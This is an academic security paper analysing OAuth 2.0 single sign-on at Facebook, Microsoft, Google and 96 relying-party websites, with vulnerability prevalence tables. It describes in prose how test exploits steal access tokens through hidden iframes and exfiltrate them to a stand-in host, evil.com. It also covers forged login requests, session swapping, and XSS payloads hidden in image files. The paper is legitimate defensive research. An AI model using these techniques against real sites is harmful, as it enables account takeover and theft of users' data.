Simple But Not Secure: An Empirical Security Analysis of OAuth 2.0-Based Single Sign-On Systems

San-Tsai Sun
University of British Columbia
Vancouver, Canada
santsais@ece.ubc.ca

ABSTRACT

Social login is currently used by millions of Facebook users to sign in more than one million supporting websites. The protocol behinds this web-based single sign-on (SSO) scheme is OAuth 2.0, which is also adopted by major service providers such as Google and Microsoft. Several formal methods have been used to analyze the security of the OAuth protocol, but no novel threat is found. To understand and improve the security of OAuth 2.0 SSO systems in the real-world settings, this work investigates potential security threats by examining the implementations of three major identity providers (i.e., Facebook, Microsoft and Google) and about one hundred popular supporting websites listed on Google Top 1,000 Websites. Our analysis and evaluation found several systematic weaknesses that allow an attacker to gain unauthorized access to the victim user's profile and social graph on the identity providers, as well as impersonating the victim on the supporting website. A further investigation found that those weaknesses are rooted from a set of simplicity features offered by the design of the protocol and IdP implementations. Based on the insights from this analysis, we recommend practical countermeasures to mitigate the uncovered threats.

1. INTRODUCTION

Meant to facilitate personal content sharing across websites in a secure manner, the OAuth 2.0 protocol [9] enables users to grant third-party application access to their web resources without sharing their login credentials or the full extent of their data. OAuth supports a diversity of use cases such as websites, user-agent based applications, and native applications on mobile, desktop or appliance devices. For use case in which user identity information is authorized as an accessible web resource to third-party websites, OAuth can be purposed as a web single sign-on (SSO) scheme. That is, resource hosting site (e.g., Facebook) plays the role of identity provider (IdP) that maintains the identity information of the user and authenticates it, while third-party website (e.g., CNN) acts as a relying party (RP) that relies on the authenticated and authorized identity to authenticate the user and customize the user experience.

There are currently over billions of OAuth-based SSO user accounts provided by major service providers such as Facebook, Google and Microsoft. This enormous number of users attracts millions of RP websites for reaching a broader set of users. Beside user profile data, RPs could also integrate their services deep into users' social context by utilizing platform-specific services such as messaging, recommendations, and activity feeds. OAuth-based SSO solutions provides RP websites with compelling business incentives; however, when compromised, the same platform could also allow adversaries to harvest users' private data and distribute phishing, spam or malware messages.

To ensure protocol security, OAuth working group published "OAuth 2.0 Threat Model and Security Considerations" [14] (referred as "OAuth Threat Model" hereafter) that describes a comprehensive threat model with the respective countermeasures for OAuth implementors. Several formal methods [15, 18, 6, 23] have been used to analyze the OAuth protocol; the analysis results show that the protocol is secure if the documented security guidelines are followed by the IdP and RP. Although the protocol is proofed to be secure by formal methods, whether it is secure in the "wild" is still poorly understood. In this work, we aimed at furthering the understand of the following research questions:

- What are security threats in the *real-world* OAuth 2.0-based SSO systems?
- How prevalent those threats are? If they are rare then these vulnerabilities would only be of academic interest.
- What are the systematic root causes of those threats? And how to mitigate them in a practical way?

To answer these questions, we examined the implementations of three major IdPs, including Facebook, Microsoft and Google, and 96 RP websites listed on Google Top 1,000 Websites. Security analysis of real-world OAuth SSO systems faces unique technical challenges due to the lack of access to the implementation code, undocumented implementation-specific design features, and the complexity of client-side JavaScript libraries. Our approach treats IdPs and RPs as black boxes, and relies on the analysis of the HTTP messages passing through the browser during an SSO process. In particular, we traced the information flow of *SSO credentials* (i.e., data used by the RP to identify the current

EECE 571B: Computer Security Term Project

SSO user) to explore potential exploit opportunities. For each uncovered exploit opportunity, an exploit was designed and tested using a set of semi-automatic evaluation tools we implemented. The tools were used to both facilitate the evaluation process and avoid errors introduced by evaluators. Our analysis assumes the IdP and RP are benign, the user's computer is not compromised, and that the security guidelines suggested by "OAuth Threat Model" are practiced by the IdP and RP.

In OAuth, the scope and duration of an authorization is represented by an *access token*, and any party with the possession of an access token can assume the same rights granted to the token. There are two OAuth flows for an RP website to obtain an access token: *server-flow* and *client-flow*. In each authorization request, the RP website provides a parameter indicating the type of flow supported and a *redirect URI* from which the authorization response would be received. For server-flow, the user authorization response is an *authorization code* which is then accompanied with an application secret established during registration with the IdP to exchange an access token via a direct communication (i.e., not via browser). For client-flow, the authorization response is an access token appended as a fragment identifier (i.e., portion of a URL that follows the `#` character) of the redirect URI; the token is not sent over the network to the RP server by the browser, and is accessible only to the script of the redirect URI.

By tracing the information flow of SSO credentials, our analysis revealed several novel security threats to user data on both IdP and RP websites. We found that, although the OAuth protocol itself is secure, there are two threats to the confidentiality of access tokens—one threat is caused by the architectural gap between the client-flow and the RP server-side application logic, and the other threat is due to a usability feature offered by IdP implementations:

- **Network eavesdropping**: According to the OAuth specification, an access token is never exposed in the network communication between the browser and the RP server regardless which authorization flow is used. However, our analysis found many access tokens that are transmitted between the browser and the RP server when client-flow RPs need to synchronize the authentication state from the client side to the RP server side. In addition, to simplify the accessibility of an access token, the token is stored into an HTTP cookie by the IdPs' JavaScript SDK libraries or by the RP themselves; and hence exposing access tokens in the network communications.
- **Cross-site scripting** (XSS): We observed that all evaluated IdP implementations grant a repeated authorization request automatically without an explicit user consent if the user has already logged into the IdP in the same browser session. Many RPs use this design feature to eliminate the popup login window that simply blinks and then closes, refresh access token when it expires, and automatically log the user into the RP website. However, our analysis revealed that an attacker could take advantage of this usability feature to steal access tokens through cross-site scripting on most of the evaluated RP websites (91%), regardless their supporting flow and whether the user has logged into the RP, and even when the redirect URI is SSL-protected.

Our analysis also identified several possible attack vectors to compromise the users' data resided on RPs when the authenticity of SSO credentials, such as access token, authorization code or user identifier returned from the IdP, is not verified properly by the receiving RP website:

- **Impersonation and session swapping**: Our evaluation results show that, by sending a forged SSO credential to the RP's *sign-in endpoint* (i.e., the URI that issues the authenticated session cookie) through a user-agent controlled by the attacker, an attacker could gain complete control of the victim's account on many RPs (64%). An impersonation attack is possible when the RP in question doesn't validate whether the SSO credential is sent by the same browser from which the authorization request is issued. In addition, this vulnerability could be also exploited to mount a *session swapping* attack that forces a victim user to sign in as the attacker in order to mount XSS attacks or spoof the victim's personal information [4].
- **Cross-site request forgery** (CSRF): Due to insufficient CSRF protection by RPs, many tested RP websites are vulnerable to *force-login* CSRF attacks (38%) that allows a web attacker to stealthily force a victim user to sign into the RP website. The attacker can then actively launch subsequent CSRF attacks to compromise the integrity of the victim user's data if the HTTP requests that change the state of the user with the RP website are not CSRF protected.

We investigated the systematic root causes of the uncovered vulnerabilities and found that they are rooted from a combination of simplicity features from the design of OAuth 2.0 (e.g., support of client-flow, removal of digital signature), and offered by IdP implementation (e.g., automatic authorization grant, multiple-use of authorization code, domain-based redirect URI, cross-domain frame communication mechanism). While these simplicity features could be problematic in security, they are what make OAuth SSO achieve rapid and widespread adoptions. Thus, we aimed to propose practical mitigation mechanisms that could prevent or reduce the uncovered threats without sacrificing simplicity. To be practical, our proposed protection mechanisms do not require modifications from the OAuth protocol and browsers, and can be adopted by IdP and RPs gradually and separately. Moreover, the proposed countermeasures do not require cryptographic operations from RPs (e.g., generate/verify signature) because understanding the details of signature algorithms and how to construct and sign their base string is the common source of problems for many SSO developers [20].

The rest of the paper is organized as follows: The next section introduces the OAuth 2.0 protocol and discusses related work. Section 3 provides an overview of our approach and the adversary model. In Section 4, our findings and evaluation results are presented. We describe our proposed countermeasures in Section 5, and summarize the paper and outline future work in Section 6.

2. BACKGROUND AND RELATED WORK

Many websites expose their services through web APIs to facilitate user content sharing and integration. Building upon the actual implementation experience of proprietary protocols, such as Google AuthSub, Yahoo BBAuth

and Flickr API, the OAuth protocol is an open and standardized API authorization protocol that enables users to grant third-party applications with limited access to their resources stored at a website. The authorization is made without sharing the user's long-term credentials such as passwords, and allows the user to selectively revoke an application's access to their account. Although OAuth is designed as an authorization protocol, many implementations of OAuth 2.0 are being deployed for web single sign-on (SSO). In such use case, user identity information hosted on an IdP (e.g., Facebook, Google, Microsoft) is authorized by the user and shared as a web resource to RP websites to identify the current SSO user.

Compared to its predecessor, OAuth 2.0 mainly improves on reducing the complexity of client developers. First, it removes the cryptographic requirements (i.e., digital signature) from the specification and relies on SSL as the default way for communication between the RP and IdP. This also improves performance as the protocol becomes stateless without needing to store temporary token credentials. Second, it splits out flows for different security context. In particular, in the context of SSO, it supports client-flow so that the OAuth protocol can be executed completely within a browser.

2.1 How OAuth 2.0 works

OAuth-based SSO systems are based on browser redirection in which an RP redirects the user's browser to an IdP that interacts with the user before redirecting the user back to the RP website. The IdP authenticates the user, identifies the RP to the user, and asks for permission to grant the RP access to resources and services on behalf of the user. Once the requested permissions are granted, the user is redirected back to the RP with an access token that represents the granted permissions and the duration of the authorization. Using the authorized access token, the RP then calls web APIs published by the IdP to access the user's profile attributes.

The OAuth 2.0 specification defines two flows for RPs to obtain access tokens: *server-flow* (known as the "Authorization Code Grant" in the specification), intended for web applications that receive access tokens from their server-side program logic; and *client-flow* (known as the "Implicit Grant") for JavaScript application running in a web browser. Figure 1 illustrates the following steps, which demonstrate how the server-flow works:

1. User **U** clicks on the social login button rendered by the **RP** to initiate an SSO process. The browser **B** then sends this login HTTP request to **RP**.
2. **RP** sends `response_type=code`, client ID i (assigned during registration with the **IdP**), requested permission scope p, and a redirect URL r to **IdP** via **B** to obtain an authorization response. The redirect URL r is where **IdP** should return the response back to **RP** (via **B**). **RP** could also include an optional state parameter a, which will be appended to r by **IdP** when redirecting **U** back to **RP**, to maintain state between the request and response.
3. **B** sends `response_type=code`, i, p, r and optional a to **IdP**. **IdP** checks i and r against its own local storage. If a cookie that was previously set after a successful authentication with **U** is presented in the request, and the requested permissions p has been granted by **U** before, **IdP** could omit the next two steps (4 and 5).
4. **IdP** presents a login form to authenticate the user.
5. **U** provides her credentials to authenticate with **IdP**, and then consents to the release of her profile information.
6. **IdP** generates an authorization code c, and then redirects **B** to r with c and a (if presented) appended as parameters.
7. **B** sends c and a to r on **RP**.
8. **RP** sends i, r, c and a client secret s (established during registration with the **IdP**) to **IdP**'s token exchange endpoint through a direct communication (i.e., not via **B**).
9. **IdP** checks i, r, c and s, and returns an access token t to **RP**.
10. **RP** makes a web API call to **IdP** with t.
11. **IdP** validates t and returns **U**'s profile attributes for **RP** to create an authenticated session.



Figure 1: The OAuth server-flow protocol sequence diagram.



Figure 2: The OAuth client-flow protocol sequence diagram.

The client-flow is designed for applications that cannot embed a secret key, such as JavaScript clients running in browsers. The access token is returned directly in the redirect response, and its security is handled in two ways: (1) The IdP validates the redirect URI matches a pre-registered URL to ensure the access token is not sent to unauthorized RPs; (2) the token itself is appended as an URI fragment (#) of the redirect URI so that the browser will never send it to the server, and hence prevents the token from exposing in the network. Figure 2 illustrates how the client-flow works:

1. User **U** initiates an SSO process by clicking on the social login button rendered by **RP**.
2. **B** sends `response_type=token`, client ID i, permission scope p, redirect URL r and an optional state parameter a to **IdP**.

3. **IdP** presents a login form to authenticate the user, followed by an authorization consent form. The authentication step could be omitted if the user has logged to **IdP** in the same browser session; and the consent step could be skipped if the requested permissions have been granted before.
4. **U** signs into **IdP**, and grants the requested permissions.
5. **IdP** returns an access token t appended as an URI fragment of r to **RP** via **B**. State parameter a is appended as a query parameter if presented.
6. **B** sends a to r on **RP**. Note that **B** retains the URI fragment locally, and does not include t in the request to **RP**.
7. **RP** returns a web page containing a script to **B**. The script extracts t contained in the fragment using JavaScript command such as `document.location.hash`. With t, the script could call **IdP**'s web API to retrieve **U**'s profile that is bounded to t.

2.2 Related work

The "OAuth Threat Model" [14] is the official OAuth 2.0 security consideration guide which provides a comprehensive threat analysis and countermeasures for implementation developers to follow. Several formal approaches have been used to examine the OAuth 2.0 security. Pai et al. [18] formalize the protocol using Alloy framework, and their result confirms a known security issue discussed in Section 4.1.1 (Threat: Obtain Client Secrets). Chari et al. [6] analyze OAuth 2.0 server-flow in the Universal Composability Security framework, and find that the protocol is secure if all endpoints from IdP and RP are SSL protected. Slack et al. [23] use Murphi to verify OAuth 2.0 client-flow, and confirm a documented threat in the Section 4.4.2.5. However valuable these findings are, as the formal proof is executed on the abstract model of the OAuth protocol, subtle implementation details and browser behaviors might be ignored that could impose additional security threats to users' data on both IdP and RP websites. To complement the limitations of formal approach, we performed security analysis through empirical examinations of real-world IdP and RP implementations. We also aimed to understand the root causes and how to mitigate them if potential threats do exist.

Many researchers examined the security of Facebook Connect, which is a proprietary protocol that has been already deprecated and replaced by OAuth 2.0 as the default Facebook Platform authentication and authorization protocol. Miculan et al. [15] reverse engineered the Facebook Connect protocol from network traces, formalized the protocol and verified it using AVISPA model checking engine [28]. The AVSIA attack trace revealed that an intruder could capture the session credential during a legitimate request, and replay them to impersonate the victim user. Hanna et al. [10] investigate two client-side communication protocols that layer on `postMessage` HTML5 API (Facebook Connect and Google Friend Connect). For Facebook Connect, they found that the protocol implementation uses the `postMessage` primitive unsafely in several places throughout the JavaScript library, opening the protocol to severe confidentiality and integrity attacks. Wang et al.[29] label and manipulate HTTP messages going through the browser to identify potential impersonation exploit opportunities. The authors discovered eight logic flaws in high profile IdPs and RPs. For Facebook Connect, they found that the JavaScript library can be tricked into delivering the victim's Facebook session credential to a malicious website by naming the malicious Flash object with a underscore prefix.

3. APPROACH AND ADVERSARY MODEL

Our overall approach consists of two field studies that investigate a representative sample of OAuth SSO implementations: an exploratory study which analyzes potential threats users faced when using OAuth SSO for login, and a confirmatory study that evaluates how prevalent those uncovered threats are. Throughout both studies, we aimed to understand the systematic root causes of those threats in order to design effective and practical protection mechanisms.

We examined the implementations of three high-profile IdPs, including Facebook, Microsoft and Google. We could not evaluate Yahoo and Twitter as they are using OAuth 1.0 at the time of writing. To find a representative sample of RP websites, we went through the list of Google Top 1,000 websites. We excluded these websites listed that are not written in English (527), and only Facebook supporting RP websites (96 in total) were included in the evaluation, because Google's OAuth 2.0 implementation is still under experiment, and the implementation of Microsoft has not been widespread adopted yet.

On December 23th, 2011, Facebook revised its JavaScript SDK to use a signed authorization code in place of an access token for the cookie being set by the SDK library. This change avoid access token being exposed in the network, but it also breaks the SSO functions of existing RP websites that rely on the access token in that cookie. This particular event gave us an opportunity to investigate how client-flow RPs handle SSO and social integration without keeping access tokens in cookies, and whether those coping strategies introduce potential risks.

3.1 Adversary Model

We assume the user's browser and computer is not compromised, the IdP and RP are benign, and that the communication between the RP and IdP is secured. In addition, we assume the security guidelines suggested by "OAuth Threat Model" are practiced by the IdP and RP. In our adversary model, the goal of an adversary is to gain unauthorized access to the victim user's personal data on the IdP or RP website. There are two different adversary types are considered in this work, which vary on their attack capabilities:

- **A web attacker** can post comments that include static content (e.g., images, stylesheet) on a benign website, setup a malicious website, send malicious links via spam or Ads network, and exploit web vulnerabilities at RP websites (e.g., XSS). Malicious content crafted by a web attacker can cause the browser to issue HTTP requests to RP and IdP websites using both GET and POST methods, or to execute the scripts implanted by the attacker. We do not consider web attacks that could compromise the IdP or RP's back-end server to gain unauthorized access to the users' credentials directly, such as SQL injection attacks or configuration errors.
- **A passive network attacker** can sniff unencrypted network traffic between the browser and the RP (e.g., unsecured Wi-Fi wireless network). We assume the client's DNS/ARP function is intact, and hence do not consider

man-in-the-middle (MITM) network attackers that uss MITM proxying techniques, such as luring the victim to use a rogue wireless access point, or employing "drive-by pharming" [24] attacks to alter the DNS server settings on the victim's home broadband router.

3.2 Exploratory study

On the initial stage, we implemented a sample RP for each IdP under evaluation to observe and understand IdP-specific mechanisms that are not covered or mandated by the specification and the "OAuth Threat Model". We found that each evaluated IdP offers a JavaScript SDK to simplify RP development efforts. The SDK library implements a variant of client-flow and provides a set of functions and event handling mechanisms intended to free RP developers from implementing the OAuth protocol themselves completely. We observed the following IdP-specific mechanisms that deserve further investigations:

- Embedding access token into cookie: The SDKs from Microsoft and Facebook (before the fix) set access tokens as cookies on the RP domain to determine the sign-in state of the user, and make it accessible to the RP from both client scripts and server codes. The secuirty implications and evaluation results are presented in Section 4.1.
- Passing access tokens between frames: The IdP SDKs perform user authentication and authorization in a pop-up window. Once the requested permissions are granted, an access token is delivered to the RP client page via cross-domain frame communication mechanisms such as `postMessage` HTML5 API or Adobe Flash. Passing access tokens through cross-frame channels could impose potential threats to the confidentiality and authenticity of the tokens; this issue is further discussed in Section 4.4.
- Automatic authorization granting: Via a hidden `iframe` element created by the SDK library, access tokens are obtained even *before* the end-user initiating the login process. Security threats imposed by this feature is discussed in Section 4.3.
- Authorization code restriction: Facebook and Microsoft allow multiple-time use, which could be unsafe; and one-time use enforced by Google.
- Redirect URI registration: Allowing multi-domains by Facebook; single domain by Microsoft; and white-listed for client and server-flow, and multiple JavaScript domains for SDK-flow by Google.
- Access token refresh mechanism: Supported by Google and Microsoft, but Facebook does not offer it.

On the second stage of the exploratory study, we recorded and analyzed HTTP traffics from 15 RPs using a testing Facebook account during sign-up, sign-in and sign-out processes. The analysis were conducted both before and after the Facebook SDK revision event. The analysis of network traces identified various weaknesses in the RP implementations that could be exploited by several attack vectors. For each attack vector, a corresponding exploit was designed and manually tested on those 15 RP websites.

3.3 Confirmatory Study

To facilitate the evaluation process and avoid errors introduced by manual inspections, a set of semi-automatic vulnerability assessment tools were developed, as illustrated in



Figure 3: The architecture of our evaluation tools.

Figure 3. To begin an assessment process, the evaluator signs into the RP under assessment using both traditional and SSO options through a Firefox browser augmented with an add-on we designed. The add-on logs and analyzes the HTTP requests and responses passing through the browser during the login process. To resemble a real-world attack scenario, we implemented a website, denoted as *evil.com*, that retrieves the analysis results from the log, and feeds them into each assessment module described below:

- (A1) Access token eavesdropping: The log analyzer traces the access token, and checks whether the token is passing through any subsequent communications between the browser and the RP server without SSL protection. We also design an access token sniffer to confirm the results.
- (A2) Access token theft via XSS: The evaluator logs into the IdP and visits the home page of the RP website (without signing in) using a Firefox browser augmented with GreasyMonkey [13] add-on which executes two JavaScript exploits we designed. The token theft script creates a hidden `iframe` element to transport a forged cross-site authorization request to the IdP, and then obtains an access token in return. The details of the exploit is discussed in Section 4.3 and listed in the Appendix. When an access token is obtained, the script sends the stolen token back to evil.com using a dynamically created `img` element. Evil.com then calls web APIs with the access token to verify whether the exploit has been carried out successfully.
- (A3) Impersonation: We designed an "impersontor" tool in C#. The tool reuses the GeckoFX web browser control [22] for sending HTTP requests and rendering the received HTML content. We modified the GeckoFX to make it capable of observing and altering HTTP requests, including headers. Based on the RP domain entered by the evaluator, the tool constructs an exploit request according the SSO credential and sign-in endpoint retrieved from evil.com, and then send it to the RP through the GeckoFX browser control. Note that if the RP uses user identifier or email from the IdP as an SSO credential, the the evaluator manually replaces it with another testing account.
- (A4) Session swapping: Using a normal browser, the evaluator visits an exploit page on evil.com with the the RP domain appended as a query parameter. Note that the evaluator does not log into the IdP. The exploit page uses an `iframe` to replay an exploit request from the log. The

RPs			SSL (%)		Threats (%) on IdP		Threats (%) on RP		
Flow	N	%	T	S	A1	A2	A3	A4	A5
Client	56	58	21	6	25	55	43	16	18
Server	28	42	28	15	7	36	21	18	20
Total	96	100	49	21	32	91	64	34	38

Table 1: The percentage of vulnerable RPs with respective to each identified threat. Legends: SSL T: SSL is used in the *traditional* login form; SSL S: *sign-in* endpoint is SSL-protected; A1: Access token eavesdropping; A2: Access token theft via XSS; A3: Impersonation; A4: Session swapping; A5: Force-login CSRF.

exploit request is either an authorization response if the RP is a server-flow website, or an HTTP request to the sign-in endpoint for client-flow. Malicious content embedded in the `iframe` can cause the browser to issue an HTTP request to the RP website using both GET and POST methods, but the exploit request cannot have custom HTTP headers, such as cookies. When POST method is used, the `iframe`'s `src` attribute is set to another page which contains (1) a web form with the `action` attribute set to the URL of the exploit request, and each HTTP query parameter (key-value pair) in the exploit request is added to the form as a hidden input field, and (2) a JavaScript that submits the web form automatically when the page is loaded (e.g., document.forms[0].submit()).

- (A5) Force-login CSRF: The evaluation procedures for this attack are same as A4, except the evaluator needs to log into the IdP, and this attack uses a login request (Step 1 in Figure 1) as the exploit request.

For each unsuccessful exploit, we manually examined and denoted the reasons. For instance, when the RP uses a different domain for its redirect URI, access token theft via XSS could be circumvented.

4. FINDINGS AND EVALUATION RESULTS

By tracing the information flow of SSO credentials, our analysis identified several exploit opportunities. For client-flow RPs, we found an architectural gap that requires client-side scripts to transmit SSO credentials to a sign-in endpoint on the RP server in order to identify the current SSO user. However, if the sign-in endpoint is not SSL-protected, then SSO credentials, such as access token, authorization code and user profile, could be eavesdropped in transit. In addition, both impersonation and session swapping attacks are possible if the authenticity of SSO credentials is not verified by the sign-in endpoint. We also found that many RPs use the "automatic authorization granting" feature to enhance user experience; nevertheless, this usability feature offered by IdPs makes most tested RPs vulnerable to access token theft via XSS, as well as allowing an attacker to disrupt the integrity of the victim's RP session using CSRF attacks. For each exploit opportunity, we evaluated its prevalence on 96 Facebook RP websites using our evaluation tools. Table 1 shows the summary of the evaluation results. This section also discusses the potential attack surfaces opened by the cross-domain communication channels, and analyzes the security implications when access tokens are compromised.

4.1 Authentication state synchronization

The OAuth client-flow is intended for browser-based application that executes its application logic *completely* within the user-agent. However, a web application typically consists of both client-side and server-side program logics. Hence, when applying client-flow for SSO, there is an architectural gap between the browser and the RP server after the OAuth client-flow is completed (i.e., the access token is delivered to the client-side script). This gap requires additional post-OAuth communications executed by the client-side script in order to complete the SSO process on the server-side.

At the beginning of this work, we found that Facebook and Microsoft SDK libraries store the authorized access token into a cookie on the RP domain by default, and all SDK-flow RPs use this cookie as an SSO credential to synchronize the user's authentication state. However, as the cookie is created without `secured` and `HTTP-only` attributes, it could be eavesdropped on any unencrypted communication between the browser and the RP server, or hijacked by malicious scripts injected on any page under the RP domain. Later on, Facebook revised its SDK to use a signed authorization code in place of access token for the cookie. We investigated how SDK-flow RPs handle such change, and found (1) 29% of SDK RPs set the cookie themselves, (2), 17% of them pass the access token to the sign-in endpoint as a query parameter, and (3) 7% use the access token to retrieve the user's profile through graph APIs, and then pass the user profile as SSO credential to the sign-in endpoint.

SSL provides end-to-end protection and is commonly suggested for mitigating attacks that manipulate network traffic. However, an SSL server requires an RP to maintain a valid certificate (e.g., setup, renew, key management), needs to run on its own IP address, imposes performance overhead, and introduces undesired side-effects. SSL makes web contents non-cacheable for the proxies and content delivery networks, and prohibits progressive content rendering as web contents in a HTTPS page cannot be displayed by the browser until they are fully loaded and verified. Additionally, to avoid browser warnings about mixed secure (HTTPS) and insecure (HTTP) content, all related resources included in an SSL-protected page must be delivered under a computationally intensive SSL. This introduces an additional computation overhead and non-cacheable latency for static graphical content that typically requires no protection (e.g., images, Flashes), and it might not be practical if some content is from external websites. Due to these unwanted complications, many websites use SSL only for login pages [1, 21]. We found that 49% of RPs use SSL to protected the user name and password in the traditional login form, but only less than half of them (43%) employed the SSL to protect their sign-in endpoints.

4.2 Authenticity of SSO credentials

OAuth-based SSO protocols are based on browser redirections in which the authorization request and response are passed between the RP and IdP through the browser. This indirect communication allows the user to be involved in the protocol, but it also provides an opportunity for an attacker to launch attacks against the RP website from a browser he controls, or through the victim's browser. As the exploits are launched from the end-point of an SSL channel, this kind of attack is feasible even when both browser-to-RP and browser-to-IdP communications are SSL-protected . Our

RPs				SSL %		Vul. %	
Flow	**credential**	**N**	**%**	**T**	**S**	**A3**	**A4**
Client	code	35	36	14	4	25	4
	token	17	17	7	2	15	8
	profile	4	4	0	0	3	3
Server	code	24	25	18	7	11	10
	token	4	4	1	1	3	1
Gigya	profile	12	13	9	6	6	6
Total		96	100	49	21	64	33

Table 2: The percentages of RPs that are vulnerable to impersonation (A3), or session swapping (A4) attacks.

analysis revealed that impersonation and session swapping attacks are possible if "*contextual binding*" is not properly verified. That is, the RP in question doesn't check whether the response is sent by the same browser from which the authorization request was issued. Table 2 shows our evaluation results.

An impersonation attack works by sending a forged or guessed SSO credential to the RP's sign-in endpoint through an attacker-controlled user-agent. A successful impersonation exploit allows the attacker to gain complete control of the victim user's account on the RP website. We found that, in addition to the lack of contextual binding validations, an impersonation attack could be successfully carried out if two additional conditions hold: The attacker can obtain or guess a copy of the victim's SSO credential, and the SSO credential is not limited to one-time use. These two conditions could be satisfied in many occasions in our evaluation, depending on what type of SSO credential is used by the RP website:

- Authorization codes could be sniffed on unencrypted redirect URIs of server-flow RPs, or sign-in endpoints of SDK-flow RPs; and those codes are not limited to one-time use by Facebook.
- Access tokens could be eavesdropped in transit, or stolen via XSS as we discussed in the following section. Tokens are intended to be used multiple times until it expires or revoked by the user.
- User identifiers could be eavesdropped on sign-in endpoints, or guessed by the attacker; and they are clearly not limited to one-time use.

We also found that 13% of RPs use a proxy service from Gigya [11] and about half of them are vulnerable to both impersonation and session swapping attacks. Gigya platform provides a unified protocol interface for RPs to integrate a diverse range of web SSO protocols. The proxy service performs OAuth server-flow on behalf of the website, requests and stores the user's profile attributes, and then passes the user's profile via a redirect URI registered with the proxy service or through cross-domain frame communication channels. We believe that a malicious or compromised proxy service could result in serious security breaches because RPs needs to provide the proxy service with their application secret for each supported IdP, and all access tokens are passing through the proxy server.

Session swapping, a type of CSRF attack, is another way to exploit the lack of contextual binding verification vulnerability. To launch a session swapping attack, the attacker first signs into an RP using the attacker's identity, intercepts the authorization response on his user-agent, and then embeds the intercepted response in an HTML construct (e.g., `img`, `iframe`) that causes the browser to automatically issue the attack request when the page is viewed. A successful session swapping exploit allows the attacker to stealthy log the victim into her RP as the attacker to mount cross-site scripting attacks on the RP website, or spoof the victim's personal data [4].

4.3 Automatic authorization granting

We observed that when a page containing a SDK library is loaded, an authorization request is automatically sent by the SDK using an invisible `iframe` element. If the user has logged into the IdP in the same browser session, and the permission authorization has been consented before, then an access token would be returned to the SDK's callback function automatically. Further analysis on this undocumented behavior found that this design feature reduces the delay for login because the access token is ready for use when later the user clicks on the login button. Obtaining access tokens on the background also eliminates the popup login window that simply blinks and then closes to provide a better user experience. In addition, many evaluated RPs use this design feature to (1) refresh an access token when it expires, (2) automatically log the user into the RP website if the user has logged into the IdP (referred as *auto-login*), and (3) integrate the user's social context (e.g., list of friends, post message) on the client side directly to reduce the overhead of round-trip communication with the RP server.

A further investigation found that this "*automatic authorization granting*" feature is made possible because (1) for simplicity, OAuth 2.0 removes the requirement from RPs that an authorization request needs to be digitally signed [7], (2) for usability, a repeated authorization request is granted automatically without an explicit user consent, and (3) for simplicity, redirect URI restriction is based on domain rather than whitelist so that an access token could be obtained on any page within the RP domain. However, we found that an attacker could take advantage of these design features to steal access tokens through cross-site scripting attack on *any* page of an RP website regardless of their supporting flow and whether the user has logged into the RP, and even when the redirect URI is SSL-protected. XSS vulnerabilities are prevalent among websites [17], and their thorough mitigation is still an important research topic [2, 27, 16].

To evaluate how prevalent this vulnerability is, two exploits in JavaScript were designed (source code is listed in Appendix). Both exploits send a forged authorization request to the Facebook authorization server automatically when loaded. The first exploit uses the current page as the redirect URI, and extracts the access token from the fragment identifier. 88% of RPs are vulnerable to the first exploit; the rest of RPs either framebust their home pages (i.e., cannot be framed), or use a different domain for the redirect URI (i.e., login.rp.com for www.rp.com). The second exploit uses a special function used by the SDK to obtain the access token through `postMessage` cross-domain communication mechanism. The second exploit succeeded on all evaluated RPs except RPs that use a different domain for receiving the authorization responses.

In order to conduct the evaluation in a non-intrusive and ethical way (i.e., without introducing actual harms to the

testing RPs and real users), we used GreasyMonkey [13] Firefox add-on to execute these two exploits on the RP' home page using a testing user account. Additionally, we examined the feasibility of a read-world exploitation where the browser is the one that makes XSS attacks possible, instead of the RP website itself, by leveraging the browser's content-sniffing algorithm [3]. We embedded each exploit in an JPG image file and uploaded them onto a location, visible only to the testing user, on the testing RP website. The evaluator then used Internet Explorer 7 to view the uploaded image, which causes the XSS payload being executed on the browser.

We also notice that the "auto-login" feature implemented by RPs could improve usability, but it enables a web attacker to *actively* carry out a CSRF attack without *passively* waiting for the victim user to log into her website before launching the attack. Further analysis found that the same "force-login" exploit effect could be achieved by sending a cross-site forged login request via the victim's browser if the login request is not CSRF protected.

4.4 Cross-domain frame communications

To enhance user experience, IdP SDK libraries perform OAuth authorization flows inside a pop-up window, and use an invisible `iframe` element to check user login status with the IdP in the background. The content in the pop-up window and `iframe` is originated from the IdP's domain, which is prohibited from accessing the RP page by the browser's same-origin policy [19]. In order to overcome this restriction, several cross-domain frame communication mechanisms are employed by SDKs to deliver access tokens to the RP's login page. However, as demonstrated by several prior researches [5, 10, 29], passing sensitive information through cross-origin communication channels could impose severe security threats when precaution measures are not taken thoroughly.

Facebook SDK uses `postMessage` HTML5 API and Adobe Flash for cross frame interactions. For `postMessage`, Hanna et. al [10] found that, due to several insufficient checks on the sender's and receiver's origin in the code, both tokens and user data could be stolen by an attacker. For Flash, Wang et al. [29] uncovered a vulnerability which allows an attacker to obtain the access token of a victim user because of a unique cross-domain mode of Adobe Flash called *unpredictable domain communication*. Both vulnerabilities were reported and fixed by Facebook.

